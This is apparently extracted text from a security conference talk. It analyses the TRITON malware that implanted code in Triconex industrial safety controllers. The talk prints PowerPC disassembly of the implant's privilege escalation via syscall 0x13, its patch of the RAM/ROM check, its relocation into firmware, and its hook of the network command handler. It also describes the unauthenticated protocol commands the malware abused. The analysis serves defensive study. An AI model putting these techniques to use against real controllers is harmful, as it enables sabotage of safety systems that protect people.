- Signals processing? Malicious logic? Comms?

**Often stretched by normal functionality already**

**You better enjoy**




**programming...**




- ARM9, 14 MHz
- 512 KB Boot Flash
- 8 MB RW Flash
- 2 MB SRAM

# Complication: Security Engineering




Domain & Privilege Separation



Firmware & Logic Signing



Sandboxing



Exploit Mitigations




Programming Key-locks




# Case Study: TRITON



# TRITON / Trisis / HatMan (2017)



# TRITON Attack Overview





# TRITON injects 'dormant' implant into Triconex controller memory

"Your wish is my command"



Eng. Workstation

**trilog.exe**



- script\_test.py
- library.zip
- inject.bin
- imain.bin



**TriStation Engineering Protocol**

Logic Download  
(compiled for PPC, executed on CPU)

"Execute my shellcode please"



**Secura**

# Why not just modify firmware?



Firmware Download  
(FC 0x50: *unauthenticated, unsigned*)



Controller reboots into download mode,  
**logic execution interrupted!**



Logic Append  
(FC 0x01: *unauthenticated, unsigned*)




New logic appended to circular linked  
program list, **logic continues running!**

# Implant Installation

- Safety program executed in *user* mode
- Need *supervisor* to flush icache & apply mods
- Privilege level set in PPC MSR register, NW for *user*



Requires Supervisor Privileges



## Stage 2: Privilege Escalation

- Exploit syscall 0x13 (SOE Status) to modify MSR while in *supervisor* mode, set saved MSR bit
- No memory permissions, can write anywhere in *user* mode, including *kernel globals*. Exploit write-what-where.

```
b1      set_r3_19AC68 #
stw     r3, 0x40(r31) #
b1      set_r3_ffd232 #
stw     r3, 0x30(r31) #
b1      set_r3_ffb104 #
lwz     r9, 0x34(r31) #
lwz     r0, 0(r9) #
stw     r0, 0x48(r31) #
lwz     r9, 0x30(r31) #
lhz     r0, 0(r9) #
sth     r0, 0x44(r31) #
li      r0, 1 #
stw     r0, 0x1C(r31) #
addi    r0, r31, 0x38 #
stw     r0, 0x14(r31) #
addi    r0, r31, 0x3C #
stw     r0, 0x18(r31) #
lwz     r9, 0x34(r31) #
lwz     r11, 0x40(r31) #
addi    r0, r11, -0x12 #
stw     r0, 0(r9) #
lwz     r9, 0x30(r31) #
li      r0, 1 #
sth     r0, 0(r9) #
mr      r3, r0 #
b1      do_syscall_0x13
```

Escalate  
Privileges\*

Disable  
Diagnostics

Relocate  
Implant

Ensure  
Persistence\*

Set Hooks

Go Resident



# Stage 2: Disable RAM Check

```

bge      loc_57EC
lwz      r4, (dword_1D0890 - 0x1D0890)(r30)
li       r5, 0x100
bl       sub_611DC
cmplwi   r3, 0
b        jump_over
# -----
lwz      r4, 0(r29)
lis      r3, aRamRomMismatch@ha
lwz      r5, 0(r30)
addi     r3, r3, aRamRomMismatch@l
crclr    4*cr1+eq
bl       sub_567BC
li       r31, -1
# "Ram Rom Mismatch Rom(%x) Ram(%x)\r\n"
# CODE XREF: sub_5750+70↑j

```

Originally conditional branch

jump\_over:

Escalate  
Privileges\*

**Disable  
Diagnostics**

Relocate  
Implant

Ensure  
Persistence\*

Set Hooks

Go Resident




## Stage 2: Relocate Implant

copy\_payload\_into\_fw:

```
mtctr    r5
addi     r4, r4, -1
addi     r3, r3, -1
```

loc\_7B8:

```
lbzu     r5, 1(r4)
stbu     r5, 1(r3)
bdnz     loc_7B8
blr
```



Ensures Residence  
Even with full logic  
wipe

Step 11

Copy payload into FW

Escalate  
Privileges\*

Disable  
Diagnostics

Relocate  
Implant

Ensure  
Persistence\*

Set Hooks

Go Resident



## Stage 2: Modify Network Command Handler

- Entry 0x1D (Get MP Status)
- Allows for network comms

```
li      r0, 0xCC      # Load Immediate
stw     r0, 0(r27)    # Store Word
bl      patch_jump_table_entry # Branch
stw     r25, 0(r3)    # Store Word
bl      patch_ram_check # Branch
li      r4, 0x4800    # Load Immediate
sth     r4, 0(r3)    # Store Half Word
bl      flush_instruction_cache # Branch
```



```
default_handler, imain_bin_start_reloc, default_handler, c
ICB8, loc_39C88, loc_39CE8, loc_39E38, loc_39D78, loc_39D78,
```

Escalate  
Privileges\*

Disable  
Diagnostics


Relocate  
Implant

Ensure  
Persistence\*

